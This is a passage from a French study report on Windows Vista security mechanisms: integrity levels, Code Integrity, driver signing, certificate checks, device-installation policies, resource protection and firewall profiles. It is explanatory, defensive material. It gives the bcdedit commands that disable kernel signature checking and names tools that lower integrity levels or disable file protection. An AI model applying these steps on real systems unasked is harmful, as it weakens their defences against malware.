Oui mais uniquement le diminuer. Le fait qu'un utilisateur ne possédant pas de privilège puisse diminuer l'*IL* d'un objet est dangereux. En effet imaginons que ce même utilisateur diminue l'*IL* d'un de ces dossiers de travail. Alors un virus téléchargé via internet possédant un *IL low* par défaut pourra accéder à ce dossier. Cette diminution de l'*IL* est aussi applicable aux exécutables. Pour bloquer l'utilisation de logiciel tel que *chml.exe* un autre principe de sécurité Vista va être utilisé *code integrity.* Un utilisateur standard se verra refuser l'installation d'un programme non signé.

1.4.4 A venir

Afin de ne pas bloquer le fonctionnement applicatif, les nouveaux logiciels *Microsoft* sous *Vista* étant exposés en termes de sécurité sont développés en deux modules, le premier qui s'exécute avec un haut niveau de privilèges, et un second, de moindre privilège qui gère les aspects graphiques et interface avec l'utilisateur.

Ce mode s'applique aussi pour sécuriser *internet explorer 7*. *IE7* s'exécute sous deux processus, le processus de bas niveau *ieuser.exe* de privilèges élevés, et iexplorer.exe de moindre privilège, qui gère l'affichage graphique.



1.5. Code integrity (1 semaine d'étude)

1.5.1 Introduction

Code Integrity (*CI*) traduit littéralement par intégrité du code, protège Vista lorsque celui-ci est en cours d'exécution. *CI* est lancé au démarrage et vérifie l'intégrité des fichiers binaires système et s'assure qu'aucun pilote non signé ne s'exécute en mode *kernel*. Cette vérification d'intégrité permet de s'assurer qu'un logiciel malveillant ne remplace pas un fichier du système d'exploitation ou n'injecte pas un pilote non signé afin de compromettre le système d'exploitation.

CI ne vérifie pas l'intégrité du noyau, la couche d'abstraction matérielle (*HAL*) et les pilotes d'amorçages, c'est le module de chargement d'amorçage (*Winload*) qui s'en charge[1].

CI travail en relation avec *WRP* (*Windows Resource Protection*) qui est le remplacent de *WFP* (*Windows File Protection*) utilisé dans *Windows XP*.

1.5.2 Fonctionnement

Des fonctionnalités de *CI* ont été implémentées dans le *kernel* (*ntoskrnl*) pour vérifier les fichiers binaires chargés dans son espace mémoire. Ces fichiers binaires sont vérifiés via la recherche de leur signature (*hash*) dans les catalogues système[2]. *CI* a aussi à charge de vérifier les fichiers binaires chargés dans un processus protégé, les bibliothèques dynamiques installées par le système qui implémentent des fonctions cryptographiques. De plus nous verrons par la suite que *CI* peut aussi vérifier si les pilotes sont signés[3].

Voici le lien de Microsoft sur le sujet : http://go.microsoft.com/fwlink/?linkid=67481

1.5.2.1 Désactivation du contrôle d'intégrité

Ces commandes ont été mises à disposition des développeurs de pilotes pour désactiver le contrôle de signatures effectué par le *kernel*. Dans la perceptive d'une migration complète des systèmes en 64 bits ces commandes viendront à disparaître.

Les commandes mises à disposition permettent de venir configurer la *BCD* (§1.1) via le programme *BDCedit*. Il faut lancer une console en élevant les privilèges pour réaliser ces opérations.

Voici les commandes disponibles :

```
// Désactivation du contrôle de signature
Bcdedit.exe –set nointegritychecks ON

// Activation du contrôle de signature
Bcdedit.exe –set nointegritychecks OFF
```

[1] Plusieurs documents sont contradictoire à ce sujet sur le fait que CI est utilisé ou ne l'est pas par *Winload* pour effectuer ses vérifications.
[2] Cette vérification ne s'applique que sur les systèmes 64 bits
[3] Cette fonctionnalité est décrite chez *Microsoft* par le terme *Code Signing*

1.5.2.2 Signatures des pilotes

Une nouvelle politique a été mise en place pour les futurs systèmes Vista 64 bits. Tous les pilotes non signés par l'autorité de certification[1] ne seront pas chargés. Dans l'attente de la migration de tous les systèmes vers une utilisation 64 bits, Vista se doit de maintenir la compatibilité c'est pour cela que les pilotes non signés seront tout de même chargés.

En cas d'échec de vérification de la signature d'un pilote plusieurs scénarios peuvent se produire :

- Comportement dicté par la politique de sécurité *CI*[2]
- Une exception est levée et l'application n'est pas lancée.
- Enregistrement d'événement dans **Event Viewer – Application Logs – Microsoft – Windows – CodeIntegrity**.

De plus les fichiers exécutables peuvent aussi être signés. *UAC* (§1.3) propose une politique de sécurité pour contrôler; lors d'une élévation de privilèges utilisée pour lancer un exécutable, si le fichier a bien une signature valide (**Local Policies - Security Options – Only elevate executable …**). C'est *UAC* qui contrôle les signatures des exécutables.

Lorsque l'on parle de fichier signé un certificat au format X.509[3] est attaché au fichier. Ce certificat doit être signé par une autorité de certification (*CA*) approuvée par Microsoft pour que le fichier puisse prétendre être valide. Ce certificat fournit une preuve que le fichier provient bien d'une entreprise de confiance et assure que l'intégrité du fichier est conservée.

Scénario : Contrôler le lancement d'un exécutable.

Nous allons étudier 2 scénarios tout d'abord avec l'exécution d'un programme signé puis non signé.

Prenons comme exemple le logiciel *procexp*. Un administrateur pourrait être intéressé avant d'installer un tel logiciel de vérifier si il possède une chaîne de certification valide :
Clic droit – Properties – Digital Signatures.

Premièrement si le fichier ne dispose pas d'onglet « Digital Signatures » il ne possède pas de certificat. Mais le fait qu'il possède un certificat ne signifie pas pour autant que ce fichier n'est pas malicieux. Il est tout à fait possible de créer des certificats pour un fichier :


D'ailleurs Microsoft nous explique comment :
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/seccrypto/security/creating_viewing_and_managing_certificates.asp

[1] Je n'ai rencontré que 2 autorités de certifications, *Microsoft* et *VeriSign*. D'autres se verrons peut être ajoutées à la liste.
[2] Cette politique de sécurité est appelée *kernel mode code signing policy*. La méthode pour la désactiver est décrite au chapitre précédent.
[3] Déf http://en.wikipedia.org/wiki/X509

Avec la clef publique du certificat il est possible de vérifier si la signature de celui-ci est valide. Cette signature ayant été faite avec la clef privée de l'autorité de certification permet de prouver son authenticité. Windows a une liste d'autorités de certifications approuvées.

Inspectons notre certificat :

Sélectionnez le **certificat à vérifier – Details – View Certificate – General**




Pour commencer vérifier que le certificat est bien attribué à l'entreprise ayant développé le logiciel (*Issued to*). Ensuite vérifiez la période de validité.

Il faut maintenant que la chaîne de certificats soit valide :

Onglet *Certification Path*

Il faut vérifier si la chaîne de certification est complète c'est-à-dire si le certificat n'est pas auto-signé[1]. Dans notre cas le certificat *root* (au sommet de la chaîne) est *VeriSign*. Cette *CA* est reconnue par *Microsoft* comme étant une *CA* de confiance. L'intégrité du fichier est approuvée par le statut du certificat « *This certificate is OK* »

Pour connaître et gérer les certificats présents sur votre machine exécutez la commande : **`Certmgr.msc`**



Notre programme *Procexp* a donc un certificat valide, le certificat *root* qu'il utilise était présent dans la liste de certificats préinstallés[2].

Il est possible que vous désiriez installer un nouveau certificat ne faisant pas partie de la liste proposée par *Microsoft* :

Onglet General – Install Certificate


Procexp a donc un certificat valide, *Vista* va exécuter ce fichier.

Regardons maintenant le comportement du système si l'on tente de lancer un programme qui n'a pas de certificat valide.

UAC va détecter que ce programme n'est pas signé et va en informer l'utilisateur. Si la politique de sécurité **Local Policies - Security Options – Only elevate executable ...** n'est pas activée l'utilisateur pourra choisir si il désire ou pas donner son consentement pour lancer l'application.

[1] Un certificat auto-signé est caractérisé par *issued to = issued by*
[2] On ne le voit pas bien sur la capture d'écran mais c'est le certificat *Class 3 Public* qui est celui de *VerySign*

Pour résumé voici le comportement de *UAC* pour lancer une application. Ce schéma provient de Microsoft : http://www.microsoft.com/technet/WindowsVista/library/f72d606c-ad66-403b-be70-3d59e4e5c10f.mspx



1_ L'application provient d'un éditeur bloqué ou est bloquée par une politique de sécurité. Elle n'est pas exécutée.
2_ L'application est une application administrative de *Vista* comme par exemple *Local Security Policy*. Elle est exécutée après consentement.
3_ L'application possède une chaîne de certification valide dont le certificat *root* est installé dans **`Certmgr.msc`**. Elle est exécutée après consentement.
4_ L'application n'est pas signée. Elle peut être exécutée après consentement.

1.5.2.3 Signature des périphériques

Dans Vista, un administrateur peut contrôler l'installation de périphériques par des utilisateurs standards. Les périphériques se différencient par leur signature propre appelée *device IDs*[1] qui est un identifiant matériel unique. Les classes de périphériques *GUID*[2] peuvent aussi être utilisées pour les différencier.

Scénario : Comment *super_user* fait-t-il pour interdire *standard_user* d'installer un périphérique ?

Des politiques de sécurités ont été implémentées pour contrôler l'installation de périphériques. Elles sont paramétrables via les stratégies de groupe locales :

***gpedit.msc* – Computer Configuration – Administrative Templates – System – Device Installation – Device Installation Restrictions**

Voici la liste de ces politiques de sécurité :

Setting	State
Allow administrators to override Device Installation Restriction policies	Not configured
Allow installation of devices using drivers that match these device setup classes	Not configured
Prevent installation of devices using drivers that match these device setup classes	Not configured
Display a custom message when installation is prevented by policy (balloon text)	Not configured
Display a custom message when installation is prevented by policy (balloon title)	Not configured
Allow installation of devices that match any of these device IDs	Not configured
Prevent installation of devices that match any of these device IDs	Not configured
Prevent installation of removable devices	Not configured
Prevent installation of devices not described by other policy settings	Not configured

Pour empêcher *standard_user* d'installer un périphérique activez la politique de sécurité : *Prevent installation of devices not described by other policy settings.*

Imaginons que *standard_user* doit avoir la possibilité d'installer une clef *USB*. Il faut alors ajouter à la politique de sécurité : *Allow installation of devices using that match these device setup classes*, le *GUI* correspondant aux clefs *USB*.

On trouve ce GUI dans **Control Panel – System – Device Manager**, sélectionnez le périphérique a authorisé, onglet **Details – Property – Device class guid**.


Standard_user pourra installer les clefs *USB* sur sa machine mais ne pourra pas installer un autre type de périphériques.

[1] Déf Microsoft : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/DevInst_d/hh/DevInst_d/idstrings_a974863f-a410-4259-8474-b57a3e20d326.xml.asp
[2] Déf Microsoft : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/devio/base/device_interface_classes.asp

1.5.2.4 Audit

Il est possible pour un administrateur de contrôler si la vérification de signature d'un pilote chargé en mode *kernel* a échoué.


Les *logs* sont disponibles dans : **Computer – Manage – Event Viewer – Application and Services – Microsoft – Windows – CodeIntegrity - Operational**



Level	Date and Time	Source
Warning	28.09.2006 10:30:30	CodeIntegrity
Warning	28.09.2006 09:45:01	CodeIntegrity
Warning	27.09.2006 15:28:23	CodeIntegrity
Warning	26.09.2006 09:05:05	CodeIntegrity
Warning	25.09.2006 08:00:44	CodeIntegrity
Warning	22.09.2006 10:01:07	CodeIntegrity
Warning	22.09.2006 09:49:11	CodeIntegrity

En inspectant un de ces *logs* l'on se rend compte que l'application *procexp* a nécessité le chargement d'un pilote en mode *kernel* qui ne possédait pas de signature. L'application s'est tout de même lancée car le contrôle d'intégrité des pilotes en modes *kernel* est désactivé dans *Vista* pour assurer une phase de migration des systèmes.

Le message d'avertissement nous donne quelques informations supplémentaires comme la date, l'utilisateur, le fichier en question.



Pour résumer un message d'avertissement comme celui-ci peut subvenir dans plusieurs cas :

- Le pilote n'est pas signé.
- Le pilote a été modifié (contrôle d'intégrité)

Il est possible de visualiser les *logs* du système afin de contrôler les différentes opérations effectuées par le système d'exploitation : **Event Viewer – Windows Logs – System.**

Il est normalement possible d'y retrouver les informations relatives à la vérification des pilotes[1]. Malheureusement aucun log de ce type n'a pu être observé.

Il est possible de vérifier tous les contrôles d'intégrité effectués sur les pilotes chargés au démarrage de Vista.

Pour visualiser ces logs :

Computer – Manage – Event Viewer – Applications and … - Microsoft – Windows – CodeIntegrity – bouton droit – View – Show Analytic and …

Un nouvel onglet « Verbose » est créé : **bouton droit – Enable log**.

Redémarrez la machine.

[1] Cette information provient de ce document de *Microsoft* : http://go.microsoft.com/fwlink/?linkid=67481 chap *System Audit Log Events*

1.5.2.5 Windows Resource Protection (WRP)


Comme cité en introduction de ce chapitre *WRP* est le remplaçant de *WFP*[1] utilisé par *Windows XP*.

WRP protège des modifications, accidentelles ou par un logiciel malicieux, des clefs de registres et des fichiers faisant partie intégrante du système de *Vista* et nécessaires à son bon fonctionnement. Uniquement le *Windows Trusted Installer* a la possibilité de venir modifier ces ressources protégées.

Toutes applications qui tentent de remplacer, modifier ou effacer un fichier système ou une clef de registre recevra un message d'erreur et l'accès à la ressource sera refusé.

Ce lien de Microsoft nous donne la liste des fichiers protégés :
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wfp/setup/protected_file_list.asp

Chaque fichier protégé par *WRP* possède le groupe *Trusted Installer*[2] :



WRP possède une copie des fichiers nécessaires au démarrage de *Vista*. Ces fichiers sont sauvegardés dans le répertoire servant de cache à cet emplacement :
`%Windir%\winsxs\Backup`

Les fichiers du système protégés par *WRP* mais non utiles au démarrage ne sont pas copiés dans le répertoire de cache. La taille de ce répertoire ainsi que la liste des fichiers qu'il contient ne sont pas modifiables.

Ce dossier contient 1932 fichiers. La moitié sont les manifestes des fichiers, nous avons donc 966 fichiers protégés nécessaires au démarrage de *Vista*. La taille du fichier est de 353 MBytes.

[1] *Windows File Protection*
[2] Pour plus d'information sur le *Trusted Installer* http://msdn.microsoft.com/library/default.asp?url=/library/en-us/msi/setup/windows_resource_protection_on_windows_vista.asp

Scénario : Comment un administrateur peut-il contrôler l'intégrité de ces ressources système ?

Un outil est mis a disposition par Vista c'est le *System File Checker*

```
SFC options [=full file path]
```

Pour notre scénario l'administrateur devra exécuter : **`sfc /scannow`**

On retrouve les commandes et quelques informations supplémentaires sur cet outil à l'adresse : http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wfp/setup/system_file_checker.asp

Il était possible de désactiver la protection *WFP* de *Windows XP* en utilisant divers outils (WfpAdmin) : http://www.bitsum.com/aboutwfp.asp

Cette protection n'était donc pas très fiable. Aucun exploit n'est pour l'instant apparu pour Vista mais je doute que *WRP* résiste longtemps.

2 Firewall


(2 semaines d'étude)

2.1. Introduction

Windows firewall with advanced Security est le nouveau *firewall* personnel de Vista. Dans *Windows XP* de nombreux défauts obligeait l'administrateur réseau, pour mettre en place une défense en profondeur de le désactiver et d'utiliser un *firewall* tierce.

Le *firewall* a maintenant la possibilité de bloquer le trafique entrant et sortant, il intègre la configuration d'*IPsec* et peut gérer différents profils correspondant au réseau auquel est connecté le poste de travail. C'est un *firewall* de type *stateful*.

Par défaut :



- Le *firewall* est activé
- Toutes les **connexions entrantes** sont **bloquées** sauf celles correspondant à une règle.
- Toutes les **connexions sortantes** sont **autorisées** sauf celles correspondant à une règle.

Le *firewall* de *Vista* utilise par défaut un modèle :

- *White list* pour les connexions entrantes
- *Black list* pour les connexions sortantes

Regardons les nouvelles fonctionnalités[1] du *firewall* de Vista :

- *Windows Services Hardening* (§1.2) comme nous l'avons vu précédemment limite les actions pouvant être effectuées par un service corrompu. Cette sécurité s'applique à l'accès par les services aux fichiers, clefs de registre mais aussi au réseau. En effet si le *firewall* détecte un comportement anormal d'un service (contraire aux règles d'accès imposées par *Windows Services Hardening*) il va lui bloquer l'accès au réseau.

- Il est maintenant possible d'autoriser ou d'interdire explicitement une application.

- La granularité des règles applicable aux connexions a été augmentée par rapport au *firewall* de *Windows XP*. Il est maintenant possible de définir pour chaque règle le protocole, le port, les adresses ip autorisées, les profils, le type d'interface, les ordinateurs, les applications et les services.

- Les connexions sortantes sont désormais paramétrables (désactivé par défaut).

- Plusieurs profils sont configurables déterminant votre environnement de connexion avec le réseau.

- IPv6 est supporté

[1] Vous retrouverez une liste plus détaillée à cette adresse :
http://www.microsoft.com/technet/windowsvista/network/firewall.mspx

2.1.1 Les différents profils

Vista ajoute à son *firewall* la notion de mobilité. Un utilisateur nomade doit pouvoir se connecter à des réseaux différents. La fonction *Network Location Awareness (NLA)* donne la possibilité à un administrateur de définir un niveau de protection basé sur le type de réseau sur lequel un utilisateur va se connecter. Ces différents types de réseaux sont implémentés dans Vista sous forme de profils. Nous allons tout d'abord commencer par expliquer quel va être le comportement d'une machine quand elle va se connecter à un nouveau réseau.

2.1.1.1 Network Location Awareness (NLA)

Le service *NLA* identifie chaque réseau sur lequel l'utilisateur désire se connecter et leur donne des attributs pour les différencier. Ces attributs peuvent être utilisés par des applications (dans notre cas par le *firewall*) pour déterminer quel comportement adopter par rapport au type de réseau sur lequel le poste est connecté.

On retrouve ce service à l'emplacement : `C:\Windows\System32\nlasvc.dll`
Il est lancé au démarrage avec un compte NETWORK SERVICE.

Le service *NLA* fournit plusieurs attributs sur les réseaux :

- Connectivité : un réseau peut être déconnecté, fournir un accès uniquement au réseau local, fournir un accès à internet.
- Connexion : le poste de travail peut être connecté à un réseau via différentes interfaces (wlan, ethernet).
- Profils : chaque réseau est assigné à une catégorie pour identifier le type de réseau.

Voici un lien plus détaillé sur ce service :
http://windowssdk.msdn.microsoft.com/en-gb/library/ms709199.aspx


On trouve 3 profils de réseaux possibles :

- *Domain* : réseau équipé d'un contrôleur de domaine
- *Public* : réseau public, accès direct à Internet, c'est le profil le plus sécurisé
- *Private* : réseau privé équipé d'une passerelle, ce profil est moins sécurisé

Lorsqu'un utilisateur se connecte *NLA* va récolter les informations du réseau, si un domaine contrôleur est présent et que l'utilisateur peut s'authentifier alors le profil *Domain* sera choisi. Si ce profil n'est pas choisi alors l'utilisateur sera invité à choisir entre le profil *Public* ou *Private*. Il faut être un administrateur pour sélectionner le profil *Private*[1]. Une fois que le profil est choisi le *firewall* va utiliser les configurations prédéfinies par l'administrateur pour ce profil.


[1] *Private* est le profil comportant le plus de liberté car le poste de travail se trouve normalement dans un environnement sécurisé.

Voici l'invitation proposée à l'utilisateur :



Le profil *Public* devra être configuré avec des règles strictes car il sera utilisé dans un environnement à risques. D'un autre côté le profil privé (*Work* et *Home*) pourra être moins restrictif comme par exemple allouer le partage de fichier ou d'imprimante etc.

L'option *Customize the name, location type …* permet de spécifier un nom pour ce réseau. Une fois votre choix effectuer il est possible de visualiser les informations récoltées par *NLA* via : **Control Panel – Network and Sharing Center – View Status – Details**



C'est grâce à ses informations qui sont sauvegardées, que *NLA* va reconnaître le réseau sur lequel l'utilisateur se connecte et attribuer automatiquement le bon profil.

Scénario : *Super_user* utilise une configuration *DHCP* et se connecte sur 2 réseaux différents, son lieu de travail et à la maison. Les règles de sécurité de son *firewall* sont différentes pour ces 2 réseaux. Comment automatiser le choix du profil adéquat ?

Première chose à faire effacer les profils préalablement créés :

Control Panel – Network and Sharing Center – Merge or delete network location – Delete

Il faut débrancher le câble réseau pour effacer le profil actif.

Lorsque *super_user* se connecte à son réseau d'entreprise il sera inviter à choisir son profil :

Customize the name, location type … **- Choisir un nom pour ce réseau – choisir le type de profil à utiliser**.

Super_user devra effectuer la même manipulation lorsqu'il se connectera sur son réseau personnel.

